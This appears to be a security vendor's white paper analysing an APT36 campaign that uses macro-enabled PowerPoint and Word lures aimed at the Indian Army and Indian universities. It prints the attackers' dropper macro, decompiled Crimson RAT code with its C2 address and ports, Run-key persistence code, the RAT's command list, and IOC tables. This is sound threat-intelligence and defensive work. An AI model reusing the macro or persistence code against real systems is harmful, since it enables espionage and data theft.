SEQRITE

# Transparent Tribe APT actively lures Indian Army amidst increased targeting of Educational Institutions

WHITE PAPER

www.seqrite.com

Author: Sathwik Ram Prakki

# Overview

Quick Heal's APT Team encountered an active campaign by APT Transparent Tribe (APT36) that is luring the Indian Army into opening the file themed 'Revision of Officers posting policy.' Malicious macro-enabled PowerPoint add-on files (PPAM) are utilized to wrap Crimson RAT payloads by embedding archive files as OLE objects.

Transparent Tribe is a Pakistani threat group that has been actively targeting Indian entities since at least 2013. The group continuously uses payloads such as Crimson RAT and Capra RAT in its campaigns, constantly upgrading them. The sub-division of this group, SideCopy, has been observed recently targeting an Indian Defense Organization where the domain hosting malicious files was being tested to act as a phishing page probably.

At the same time, we have also observed an increase in the targeting of the education sector by the same threat actor APT36. This is in continuation of targeting IITs since last year.

# Infection Chain

Threat actors have used PowerPoint add-on files for the last few years to embed malicious executables as OLE objects. These files contain a typical malicious macro code that can drop and execute various payloads. In this scenario, it extracts both the embedded files, eventually opening the decoy file and running the Crimson RAT payload.





Fig. 1 – Overview of Attack Chain

# Malicious PPAM file

From using macro-enabled Word documents to shortcut (LNK) files triggering MSHTA, APT36 uses a PowerPoint add-on file in this campaign named ‘Officers posting policy reviseed final.ppam’ with the latest modification date pointing to 2023-02-28. This file contains macro code exhibiting malicious activity shown below:


| | |
|---|---|
| **Name** | Officers posting policy reviseed final.ppam |
| **MD5** | 41dab718879388d28d072fb967e51347 |
| **SHA-1** | 679980c17106a0e86fd36028490d77b48d2c69ae |
| **SHA-256** | 65ce50291dedb9247295dbbf8f1a83ac671860cb4c4c297d5a7f4046ba848c9e |



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|CopyFile            |May copy a file                              |
|Suspicious|CopyHere            |May copy a file                              |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|vbNormalNoFocus     |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|MkDir               |May create a directory                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Shell.Application   |May run an application (if combined with     |
|          |                    |CreateObject)                                |
+----------+--------------------+---------------------------------------------+
```

Fig. 2 – VBA Keywords in PPAM file

The file also has two OLE objects embedded inside it: a ZIP archive and a decoy PPTX file. Upon opening the file and enabling macros, the VBA code gets executed where similar code functionality with its previous variants has been observed with minor modifications. The code copies the opened document into the 'C:\ProgramData\Oflsc**\' directory with a randomly named folder, based on the second's time value, as an archive file and extracts its contents.




```
    Set oAzipp = CreateObject("Shell.Application")

    file_adosrd_name = "injavte mnr"

    folder_adosrd_name = Environ$("ALLUSERSPROFILE") & "\Oflsc" & "" & Second(Now) & "\"

    If Dir(folder_adosrd_name, vbDirectory) = "" Then
        MkDir (folder_adosrd_name)
    End If

    path_adosrd_file = folder_adosrd_name & file_adosrd_name

    Dim objWord As Object

    Dim FDSO As Object
    Set FDSO = CreateObject("Scripting.FileSystemObject")

    Dim oAddin As AddIn
    Dim sAddins As String
    Dim sAddinsName As String
    sAddins = ""
    sAddinsName = ""

    For Each oAddin In Application.AddIns
        sAddins = oAddin.FullName
        sAddinsName = oAddin.Name
    Next oAddin

    FDSO.CopyFile sAddins, folder_adosrd_name & "docos.zip", True
    Set FDSO = Nothing

   oAzipp.Namespace(folder_adosrd_name).CopyHere oAzipp.Namespace(folder_adosrd_name & "docos.zip").items
```

Path: "C:\ProgramData\Oflsc**\"

copied filename

Fig. 3 – VBA Macros to copy itself

Then the first embedded ZIP archive is extracted, containing two binaries, both Crimson RAT payloads. One of the two gets executed based on the .NET Framework version of the target machine.




```
strFrameworkDir = Environ$("systemroot") & "\Microsoft.NET\Framework\v3.5"

If Dir$(strFrameworkDir, vbDirectory) = vbNullString Then
    file_rnum = 2
End If

Name folder_adosrd_name & "ppt\embeddings\oleObject1.bin" As folder_adosrd_name & "ppt\" & file_adosr

oAzipp.Namespace(folder_adosrd_name).CopyHere oAzipp.Namespace(folder_adosrd_name & "ppt\" & file_ado

Name folder_adosrd_name & "oleObject" & file_rnum & ".bin" As folder_adosrd_name & file_adosrd_name &

Shell folder_adosrd_name & file_adosrd_name & ".e" & Replace("xe_ps", "_ps", ""), vbNormalNoFocus

Dim doc_bpath As String

doc_bpath = Environ$("ALLUSERSPROFILE") & "\" & sAddinsName & ".pp" & Replace("tx_ps", "_ps", "")

If Dir(doc_bpath) = "" Then
  Name folder_adosrd_name & "ppt\embeddings\oleObject" & Replace("3.b_ps", "_ps", "in") As doc_bpath
End If

Presentations.Open FileName:=doc_bpath
```

extracting CrimsonRAT

opening decoy PPTX

Fig. 4 – Macros to executing Crimson RAT and open decoy file

Finally, the second embedded decoy file is opened, which contains details about the revised posting policy for the ranked officers suggesting the target be the Indian Army.



**POSTING POLICY REVISED**
**OFFRs/JCOs/ORs**
**(Auth : 04520/MS Policy**


Fig. 5 – Decoy PPTX file

# Crimson RAT

Both the RATs are .NET-based payloads with compilation date the same as the PPAM file (2023-02-28). The PDB of this payload “e:\injavte mnr\injavte mnr\obj\Debug\injavte mnr.pdb” is like other previous versions.

| | |
|---|---|
| **Name** | injavte mnr.exe |
| **MD5** | b229f761519ad3d86e7ec8cd9737fde4 |
| **SHA-1** | 8715d73d664f1b2c1d04e88952177f65563f4c6f |
| **SHA-256** | c33ee5a2d9df04d07df9f02678f1f880d271dd4d21140f51468eb6affc38a8e8 |

It connects with C2 having IP 104.168.48[.]210, though the hardcoded default IP 102.121.102[.]151 is not utilized. Depending on the successful TCP connection, it tries to connect to port numbers in the following sequence.



```
// Token: 0x04000006 RID: 6
public static string defaultP = "102.121.102.151";

// Token: 0x04000007 RID: 7
public static string mainApp = Path.GetFileNameWithoutExtension(Application.ExecutablePath);

// Token: 0x04000008 RID: 8
public static int[] ports = new int[]
{
    7516,
    12267,
    18197,
    25821,
    26442
};
```


Fig. 6 – Default IP and Port sequence

After establishing a connection with C2, it listens to receive 22 commands and executes respective functionality as requested. All these commands are the same ones that have been used for many years and are shown below with their functionality.

| Commands | Functionality |
|---|---|
| procl / getavs | Get a list of all processes |
| endpo | Kill process based on PID |
| scrsz | Set screen size to capture |
| cscreen | Get screenshot |
| dirs | Get all disk drives |
| stops | Stop screen capture |
| filsz | Get file information (Name, Creation Time, Size) |
| dowf | Download the file from C2 |
| cnls | Stop uploading, downloading and screen capture |
| scren | Get screenshots continuously |
| thumb | Get a thumbnail of the image as GIF with size ‘of 200x150.’ |
| putsrt | Set persistence via Run registry key |
| udlt | Download & execute file from C2 with ‘vdhairtn’ name |
| delt | Delete file |
| file | Exfiltrate the file to C2 |
| info | Get machine info (Computer name, username, IP, OS name, etc.) |
| runf | Execute command |
| afile | Exfiltrate file to C2 with additional information |
| listf | Search files based on extension |
| dowr | Download file from C2 (No execution) |
| fles | Get the list of files in a directory |
| fldr | Get the list of folders in a directory |

# Persistence Mechanism

It has one different command called ‘putsrt’ that implements a persistence mechanism through the Windows Run registry key under the name ‘virbvorlewer.’




```
string name = "SOFTWARE\\Micro_soft\\Wi_ndows\\Current_Ver_sion\\R_un".Replace("_", "");
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
object value = registryKey.GetValue(CIWERINF.pc_id + app);
if (value == null  value.ToString() != path)
{
    registryKey.SetValue(CIWERINF.pc_id + app, path);
}
```

Fig. 7 – Persistence via Run Registry

# Attribution

The Crimson RAT’s C2 used by APT36 has the Common Name **‘WIN-P9NRMH5G6M8,’** commonly found in this threat group’s C2 infrastructure. It is registered with the ‘ColoCrossing’ domain under ‘Global Cloud Line’ and has the RDP port open.



```
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: WIN-P9NRMH5G6M8
|   NetBIOS_Domain_Name: WIN-P9NRMH5G6M8
|   NetBIOS_Computer_Name: WIN-P9NRMH5G6M8
|   DNS_Domain_Name: WIN-P9NRMH5G6M8
|   DNS_Computer_Name: WIN-P9NRMH5G6M8
|   Product_Version: 6.3.9600
|_  System_Time: 2023-04-13T05:45:16+00:00
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|     Native RDP: SUCCESS
|     RDSTLS: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|     FIPS 140-1: SUCCESS
|_  RDP Protocol Version:  RDP 5.x, 6.x, 7.x, or 8.x server
```


Fig. 8 – NTLM Info of C2

We also found that the recent Crimson RAT payloads have similar PDB paths and the same VBA macro code:

- **PDB of analyzed sample:** “e:\injavte mnr\injavte mnr\obj\Debug\injavte mnr.pdb”
- **Recent PDBs:**
  - “e:\wqeex\jedvmtrvh\jedvmtrvh\obj\Debug\jedvmtrvh.pdb”
  - “e:\jivmtirvh\jivmtirvh\obj\Debug\jivmtirvh.pdb”

# Relation to Education Sector targeting

Looking at the recent campaigns with similarities (PDB, VBA Macro) shown above, the luring document themes are “Industrial Engineering.docm” and “M1-Financial-Accounting.docm”. These decoy files point to institutions like NIT Trichy and IESE Business School, showing targeting of the education sector. The files are taken from their respective websites with the logos and watermarks removed: Industrial Engineering & M1-Financial-Accounting-1. Based on the infection chain and TTPs observed over the years, these campaigns can be attributed to Transparent Tribe (APT36) with high confidence.



*M.Tech. (Industrial Engineering)*

M. Tech. DEGREE

INDUSTRIAL ENGINEERING

SYLLABUS
FOR
CREDIT BASED CURRICULUM
(2023 -2024)

DEPARTMENT OF PRODUCTION ENGINEERING
NATIONAL INSTITUTE OF TECHNOLOGY
TIRUCHIRAPPALLI – 620 015, INDIA.

**GLOBAL EXECUTIVE MBA PROGRAM - MODULE 1**

FINANCIAL ACCOUNTING

**COURSE OUTLINE**

Prof. Pietro Bonetti
pbonetti@iese.edu

**Introduction**

The goal of this course is to help you understand better the financial information that companies publish in financial reports such as annual accounts and prospectuses. This knowledge is essential for business analysis and decision-making.

**Objectives**

At the end of the course you should be able to:

- Understand the form and purpose of the three principal financial statements (balance sheet, income statement, and cash flow statement) and how they are constructed;
- Define the key terms in them; and;
- Extract from them useful information about a company's business.

To interpret financial statements one needs to understand how they have been prepared. In the first sessions of the course, we will describe the mechanics of accounting: how economic events are recorded and summarized in financial statements.

Financial statements are rarely neutral. A company's top managers might be evaluated on the numbers in them. But those same managers are also responsible for preparing the statements. Moreover, they often have discretion over the method used to account for a particular item in the accounts. The accounting estimates and methods that a firm adopts make up its *accounting policies*. We will devote much of the course to describing and illustrating the key accounting policy choices managers must make and examining the potential impact of those choices on the firm's accounts.

**Learning Outcomes**

The learning outcomes of the course can be summarized in the following three points:

- Building, reading and interpreting financial statements;
- Developing your critical thinking to assess the quality of accounting estimates and ask the right questions;
- Understanding immediately the impact of real economic transactions on financial statements.

Fig. 9 – Decoy files targeting Education Sector

Since May 2022 last year, Transparent Tribe has begun targeting the education sector, where the decoy document is an assignment containing MCQs, made to look like it's for IIT Hyderabad. The attack chain starts with a macro-enabled Word document with a ZIP archive embedded inside it, and this archive contains a Crimson RAT payload that is extracted and executed.

From targeting IITs to NITs and Business schools now, we have observed an increased targeting in the first quarter of 2023, peaking in February.




Fig. 10 – Hits of APT36 targeting Education Sector

# Conclusion

Transparent Tribe is a persistent threat actor though it uses less sophisticated payloads. With regularly updating its malware, APT36 continues to lure government and military entities like the Indian Army into this campaign. It constantly uses Crimson RAT to target different victims and now with malicious PPAM files. This group has also increased its targeting in the education sector in 2023. Quick Heal and Seqrite protect their customers from these threats and actively monitor the ongoing campaigns these persistent threat groups carry out.

| | |
|---|---|
| **Malicious PowerPoint add-in** | |
| 41dab718879388d28d072fb967e51347 | Officers posting policy reviseed final.ppam |
| **Maldoc** | |
| d6cf93b031f2e3b8758c41f5ce665a1f | Industrial Engineering.docm |
| 8d8311afbc81c2bb319cd692460b1632 | M1-Financial-Accounting.docm |
| **Archive** | |
| 06f93224254a3b0659aa8cf7c7ac718f | injavte mnr.zip |
| c7026aa76880ff7e889deaf6e2b416b1 | jedvmtrvh.zip |
| 98d06aa93edfbad4ecbddc69dee1150c | jivmtirvh.zip |
| **CrimsonRAT** | |
| b229f761519ad3d86e7ec8cd9737fde4 | injavte mnr.exe |
| 92f4c496ae7ee3743de8a8bba2e82957 | injavte mnr.exe |
| 827a3da12d83683d326d81c058c656ac | jedvmtrvh.exe |
| 74f805b67565709940e952b40c8ce37c | jedvmtrvh.exe |
| ff2f1edb6acabf1cf3d4896d49b94231 | jivmtirvh.exe |
| e55e497ceadd037254e847187b6996da | jivmtirvh.exe |
| **C2** | |
| 104.168.48[.]210:7516 | |
| 104.168.48[.]210:12267 | |
| 104.168.48[.]210:18197 | |
| 104.168.48[.]210:25821 | |
| 104.168.48[.]210:26442 | |
| 151.106.19[.]20:12197 | |
| 151.106.19[.]20:16867 | |
| 151.106.19[.]20:24784 | |
| 151.106.19[.]20:8248 | |
| 151.106.19[.]20:23123 | |
| 172.245.80[.]12:8149 | |
| 172.245.80[.]12:14198 | |
| 172.245.80[.]12:18818 | |
| 172.245.80[.]12:26781 | |
| 172.245.80[.]12:24224 | |

# Targeting Education Sector

| Maldocs | |
|---|---|
| 9f4186242fd9479571daf9ea59a81342 | Assingment-17.docm |
| faaf96e9e0f81fe6d6bec3d5f4c4fef7 | new assginment 5th.docm |
| d15861dd1d9c6f9e2872dfbe4185f3b2 | Assingment-13.docm |
| e773eab1c24566812ca2c054e96c2314 | Assingment-1.docm |
| f8f0fa1baea7ee466e24935700b318bb | Assignment-no-10.docm |
| 8635a69131f07f61225891a7d5ec8ace | assginmentQ&A.docm |
| c9e84fae8578d34ab6b65d5c44e54fb2 | Technology-Survey.docm |
| 1886cd9da3e41acb9ce4373c0d9963e4 | Assignment-19.docm |
| abc96ec4610c799d9289159d1146e49c | assignment.docx |
| db05d76ff9a9d3f582bd4278221f244a | assignment_2.docx |
| 9649531d94b75c1b8f4ca47c46abef13 | Note Doc (1).docm |
| 40ebd1557ea9f8f855c10af807ea6188 | Doc2.docm |
| **Archives** | |
| a79e25b06dc45cb14891660f5abfeb83 | Assingment-14.zip |
| 9cbe3c149c728c31412dc24d7c0988b0 | Assignment-19.zip |
| a76c13b9a451093ca33fd540573f8bc2 | Assignment (2).zip |
| a52f34631a80e350fea1b8944524d78a | assignment23.zip |
| 8326d270c53e753b271a2e91b8041587 | Assingment-1-3.zip |
| 63d7548ef1c35deb7953b5a6aba7e8e9 | Assignment-no-10 (1).zip.zip |
| 5f1763d1865085bdb449329f8eab9acc | NevyteuYT.zip |
| 5f90e6f425a6a90b14283c33f7d86eee | GstCil.zip |
| caedf21246e5920e1015959f9fc9029f | GstCil.zip |
| 138b6bfd4f3cf43f93691b511e15f148 | Doc2.zip |
| 04b83ed773a7b82a81db79be03cee68d | Toronto.zip |
| 5a9b43975e7b4baf9e16e8b3daabd991 | Kosovo.zip |
| d2983dc0547de75b21bae89b52c36310 | Witchher.zip |
| **CrimsonRAT** | |
| cce8de2debbf63e54e65dcbb8c6f6712 | MahTueyiy7.exe |
| 88e57f9e085860e891245b4c15cbc772 | NevyteuYT8.exe |
| 8431f8c7c0ecbe6fdd3444ca5111e320 | GstCil.exe |
| 32031a03a5302c16d28028dbe3cc911e | GstCil.exe |
| fdb2a78af00d429dd044ded976da8a0b | NevyteuYT.exe |
| be4d70a6fa8d9cba1cd5173931f37a3d | Kosovo.exe |
| e40e0a71efd051374be1663e08f0dbd8 | Kosovo.exe |
| 85e9bdb40322b52c1faa450722276a86 | Toronto.exe |
| b60da0d0ee64df0eb180170984f689d0 | Witchher.exe |

# Coverage

This threat can be detected and blocked by our following products:

| | |
|---|---|
| Seqrite Endpoint Security | ✓ |
| Seqrite Endpoint Security Cloud | ✓ |
| Seqrite Unified Threat Management | ✓ |
| Seqrite HawkkHunt XDR | ✓ |
| Seqrite Antivirus Server Edition | ✓ |
| Seqrite AntiVirus for Linux | ✓ |
| Quick Heal Total Security | ✓ |
| Quick Heal Internet Security | ✓ |
| Quick Heal AntiVirus Pro | ✓ |
| Quick Heal Total Security Multi-Device | ✓ |
| Quick Heal Total Security for Mac | ✓ |
| Quick Heal AntiVirus Server Edition | ✓ |
| Quick Heal Total Shield | ✓ |
| Quick Heal AntiVirus Pro Advanced | ✓ |

SEQRITE

Marvel Edge, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com